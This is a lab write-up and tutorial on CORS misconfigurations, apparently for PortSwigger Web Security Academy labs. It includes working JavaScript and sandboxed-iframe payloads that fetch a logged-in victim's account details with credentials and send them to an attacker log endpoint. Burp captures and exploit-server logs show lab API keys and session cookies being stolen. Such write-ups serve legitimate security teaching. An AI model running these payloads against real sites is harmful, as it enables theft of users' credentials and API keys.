CORS
(Cross-Origin Resource Sharing)

It is browser security feature which is help full to control cross domain attack. If vulnerable this can lead to load a malicious file from evil domain to legitimate domain vice-versa.

Disclaimer:

This is just for an educational purpose and as a method of cyber security awareness. I highly recommend not to harm any institution/Organization without proper permissions and ROE.

Author:

Hey guys, I am vijay reddy. An enthusiastic guy who loves to explore and learn more about cyber security and other fields. I have worked on both INFRA and application security.

Inspiration:

We have many things to learn and knowledge to share.

Art of Thanks:

Thanks to my friends and family.

Bibliography:

Port swigger (https://portswigger.net/)

Tool: Burp suite

Ref.: Portswigger

CORS (cross-origin resource sharing)

- Browser mechanism which enables controlled access to resources located outside of a given domain.
- Extends and adds flexibility to the same-origin policy (SOP)
- Provides potential for cross-domain attacks
- CORS is not a protection against **cross-origin attacks** such as cross-site request forgery (CSRF).

(SOP) Same-origin policy

Restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

Request:

```
GET /sensitive-victim-data HTTP/1.1
Host: vulnerable-website.com
Origin: https://malicious-website.com
Cookie: sessionid=...
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true (*Processed in session *)
```

Above response shows that the malicious website was allowed.

Payload script


```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
   location='//malicious-website.com/log?key='+this.responseText;
};
```

==

LAB 1: Server-generated ACAO header from client-specified Origin header

==


Logged into the website with given username:password. Found one API key associated with my id.



Your username is: wiener

Your API Key is: HpMxgd343Zn0UFej8TQJGS59qM3x6h6v

So, I tried checking for this request in HTTP history found same with ACAC set to true which means it can be vulnerable to CORS.


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to Uncia
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes
Request Cookies
Request Headers
Response Headers

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
62	http://ipv6.msftconnecttest....	GET	/connecttest.txt					text	txt				unknown host		20:31:26 3 J...	8080
58	http://www.msftconnecttest....	GET	/connecttest.txt			200	539	text	txt				13.107.4.52		20:31:25 3 J...	8080
59	http://www.msftconnecttest....	GET	/connecttest.txt			200	539	text	txt				13.107.4.52		20:31:25 3 J...	8080
60	http://ipv6.msftconnecttest....	GET	/connecttest.txt					text	txt				unknown host		20:31:25 3 J...	8080
61	http://ipv6.msftconnecttest....	GET	/connecttest.txt					text	txt				unknown host		20:31:25 3 J...	8080
57	https://roaming.officeapps.liv...	POST	/rs/RoamingSoapService.svc	✓		200	1074	XML	svc			✓	52.109.56.83		20:31:08 3 J...	8080
55	https://0ac000f003235899c...	GET	/academyLabHeader			101	147					✓	99.80.97.89		20:30:39 3 J...	8080
54	https://content-autofill.googl...	GET	/v1/pages/ChRDaHJvbWUvMTAy...	✓		200	553	text				✓	142.250.192.106		20:30:39 3 J...	8080
53	https://0ac000f003235899c...	GET	/accountDetails			200	295	JSON				✓	99.80.97.89		20:30:39 3 J...	8080
52	https://0ac000f003235899c...	GET	/my-account			200	4107	HTML		&#67;&#79;&#82;&#...		✓	99.80.97.89		20:30:38 3 J...	8080
51	https://0ac000f003235899c...	POST	/login	✓		302	170					✓	99.80.97.89	session=1cm56Z...	20:30:37 3 J...	8080

Request

```
GET /accountDetails HTTP/1.1
Host : 0ac000f003235899c138318400a70085.web-security-academy.net
Cookie : session =1cm56ZUCESVyGOHM6bQm9foEOFrmsifE
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="102",  "Google Chrome";v="102"
Sec-Ch-Ua-Mobile : ?0
User-Agent : Mozilla/5.0  (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML,
like Gecko) Chrome/102.0.5005.63  Safari/537.36
Sec-Ch-Ua-Platform : "Windows"
Accept : */*
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
Referer :
https://0ac000f003235899c138318400a70085.web-security-academy.net/my-account
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close


```


Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials  : true
Content-Type : application/json;  charset=utf-8
Connection : close
Content-Length : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"HpMxgd343Zn0UFej8TQJGS59qM3x6h6v"  ,
  "sessions" :[
    "1cm56ZUCESVyGOHM6bQm9foEOFrmsifE"
  ]
}
```

So, to confirm this vulnerability.

I have sent the same request to repeater to test further.

Now added a manual entry of new header **Origin: https://example.com** and I observed that same got reflected in response which confirms it is vulnerable to CORS.



```
GET /accountDetails  HTTP/1.1
Host : 0ac000f003235899c138318400a70085.web-security-academy.net
Cookie : session =1cm56ZUCESVyGOHM6bQm9foEOFrmsifE
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="102",  "Google  Chrome";v="102"
Sec-Ch-Ua-Mobile  : ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/102.0.5005.63  Safari/537.36
Sec-Ch-Ua-Platform  : "Windows"
Accept : */*
Origin : https://example.com
Sec-Fetch-Site  : same-origin
Sec-Fetch-Mode  : cors
Sec-Fetch-Dest  : empty
Referer :
https://0ac000f003235899c138318400a70085.web-security-academy.net/my-account
Accept-Encoding  : gzip,  deflate
Accept-Language  : en-US,en;q=0.9
Connection : close
```

```
HTTP/1.1  200  OK
Access-Control-Allow-Origin   : https://example.com
Access-Control-Allow-Credentials   : true
Content-Type : application/json;   charset=utf-8
Connection : close
Content-Length : 149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"HpMxgd343ZnOUFej8TQJGS59qM3x6h6v"   ,
  "sessions" :[
    "1cm56ZUCESVyGOHM6bQm9foEOFrmsifE"
  ]
}
```


Using exploit to get the API key for administrative id. Here our goal is to send this upload to payload to an exploit server and share the malicious link to administrator. Here has an example we will use Portswigger exploit function deliver to victim.

When this payload is shared to administrator via a link. It will execute the req.open statement and open the website and while processing the request it will check for user details i.e.: /accountDetails has same will be captured by listener and store the same in log file.

```
<script>
   var req = new XMLHttpRequest();
   req.onload = reqListener;
   req.open('get','$url/accountDetails',true);
   req.withCredentials = true;
   req.send();

   function reqListener() {
      location='/log?key='+this.responseText;
   };
</script>
```

Note: Here the URL is host domain. You can find it in above request.

When delivered this exploit. I observed API key was supplied in URL.



```
103.199.136.60  2022-06-03 15:10:41 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
103.199.136.60  2022-06-03 15:10:42 +0000 "GET /robots.txt HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Saf
103.199.136.60  2022-06-03 15:10:42 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
103.199.136.60  2022-06-03 15:10:42 +0000 "GET /robots.txt HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Saf
103.199.136.60  2022-06-03 15:11:09 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.
103.199.136.60  2022-06-03 15:11:10 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari
103.199.136.60  2022-06-03 15:11:42 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
103.199.136.60  2022-06-03 15:11:57 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.
103.199.136.60  2022-06-03 15:11:58 +0000 "GET /exploit HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari
103.199.136.60  2022-06-03 15:12:01 +0000 "GET /log?key={%20%20%22username%22:%20%22wiener%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22HpMxgd343Zn0UFej8TQJGS59qM3x6h6v%22,%20%20%
103.199.136.60  2022-06-03 15:12:02 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
103.199.136.60  2022-06-03 15:12:21 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
103.199.136.60  2022-06-03 15:12:49 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.
103.199.136.60  2022-06-03 15:12:50 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005
10.0.3.88       2022-06-03 15:12:50 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.61 Safari/537.36"
10.0.3.88       2022-06-03 15:12:50 +0000 "GET /log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%22BN9XIdI32gEXeXLmhvwmB2FdslJk9q3G%22,
10.0.3.88       2022-06-03 15:12:50 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005
103.199.136.60  2022-06-03 15:12:51 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
103.199.136.60  2022-06-03 15:12:53 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
103.199.136.60  2022-06-03 15:12:59 +0000 "POST / HTTP/1.1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.
```

Submitted the same API key. LAB SOLVED!!

USE CASE: Errors parsing Origin headers

Hint: Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence)

These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions

e.g.: hackersnormal-website.com / normal-website.com.evil-user.net

==

LAB 2: Whitelisted null origin value

==

The specification for the Origin header supports the value null. Browsers might send the value null in the Origin header in various unusual situations like:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the file: protocol.
- Sandboxed cross-origin requests.

Request:

```
GET /sensitive-victim-data
Host: vulnerable-website.com
Origin: null
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

Will use sandboxed iframe cross-origin request of the form

Payload script:


```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
location='malicious-website.com/log?key='+this.responseText;
};
</script>">
</iframe>
```

Same what we did in LAB1. Here will use this script.

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
srcdoc="<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','$url/accountDetails',true);
    req.withCredentials = true;
    req.send();
    function reqListener() {
        location='$exploit-server-
url/log?key='+encodeURIComponent(this.responseText);
    };
</script>">
</iframe>
```

When this payload is shared to administrator via a link. It will execute the req.open statement and open the website and while processing the request it will check for user details i.e.: /accountDetails has same will be captured by listener which is nothing but the exploit server and share the same in log file.


We found null origin was accepted.



```
GET  /accountDetails   HTTP/1.1
Host :  0af9001304bf4d3dc0726fcf008a009f.web-security-academy.net
Cookie :  session =w4jWhrzqClfR2tHhyilnG3uWHP8geaVc
Sec-Ch-Ua :  " Not  A;Brand";v="99",   "Chromium";v="102",   "Google  Chrome";v="102"
Sec-Ch-Ua-Mobile  :  ?0
User-Agent : Mozilla/5.0  (Windows  NT  10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/102.0.5005.63   Safari/537.36
Sec-Ch-Ua-Platform  :  "Windows"
Accept :  */*
Sec-Fetch-Site  :  same-origin
Origin :  null
Sec-Fetch-Mode  :  cors
Sec-Fetch-Dest  :  empty
Referer :
https://0af9001304bf4d3dc0726fcf008a009f.web-security-academy.net/my-account
Accept-Encoding  :  gzip,  deflate
Accept-Language  :  en-US,en;q=0.9
Connection :  close
```

```
HTTP/1.1  200  OK
Access-Control-Allow-Origin   :  null
Access-Control-Allow-Credentials   :  true
Content-Type :  application/json;   charset=utf-8
Connection :  close
Content-Length  :  149

{
  "username" :"wiener" ,
  "email" :"",
  "apikey" :"nrZOFeIQTqQDqKXJzzFiUvcVs3HXOHZh"   ,
  "sessions" :[
    "w4jWhrzqClfR2tHhyilnG3uWHP8geaVc"
  ]
}
```

Found an API Key in URL.



```
t HTTP/1.1" 404 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
/css/labsDark.css HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
TTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
server-url/log?key=%7B%0A%20%20%22username%22%3A%20%22wiener%22%2C%0A%20%20%22email%22%3A%20%22%22%2C%0A%20%20%22apikey%22%3A%20%22nrZOFeIQTqQDqKXJzzFiUvcVs3HXOHZh%22%2C%0A
" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
1" 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36"
```

LAB SOLVED!!

USE CASE: Exploiting XSS via CORS trust relationships

A trust relationship between two origins.

If a website trusts an origin that is vulnerable to cross-site scripting (XSS),

Then an attacker could exploit the XSS to inject some JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.

Request:

```
GET /api/requestApiKey HTTP/1.1
Host: vulnerable-website.com
Origin: https://subdomain.vulnerable-website.com
Cookie: sessionid=...
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com
Access-Control-Allow-Credentials: true
```

Then an attacker who finds an XSS vulnerability on **subdomain.vulnerable-website.com** could use that to retrieve the API key, using a URL like:

Sample URL:

https://subdomain.vulnerable-website.com/?xss=<script>cors-stuff-here</script>

===

LAB 3: Breaking TLS with poorly configured CORS

===

An application that rigorously employs HTTPS also whitelists a trusted subdomain that is using plain HTTP.

Request:

```
GET /api/requestApiKey HTTP/1.1
Host: vulnerable-website.com
Origin: http://trusted-subdomain.vulnerable-website.com
Cookie: sessionid=...
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://trusted-subdomain.vulnerable-website.com
Access-Control-Allow-Credentials: true
```


Attacker: **http**://trusted-subdomain.vulnerable-website.com

Trusted: **https**://vulnerable-website.com

CORS request: **http**://trusted-subdomain.vulnerable-website.com

- The application allows the request because this is a whitelisted origin. The requested sensitive data is returned in the response.
- The attacker's spoofed page can read the sensitive data and transmit it to any domain under the attacker's control.

When logged in found account details whose response content the data and ACAC parameter set has true.



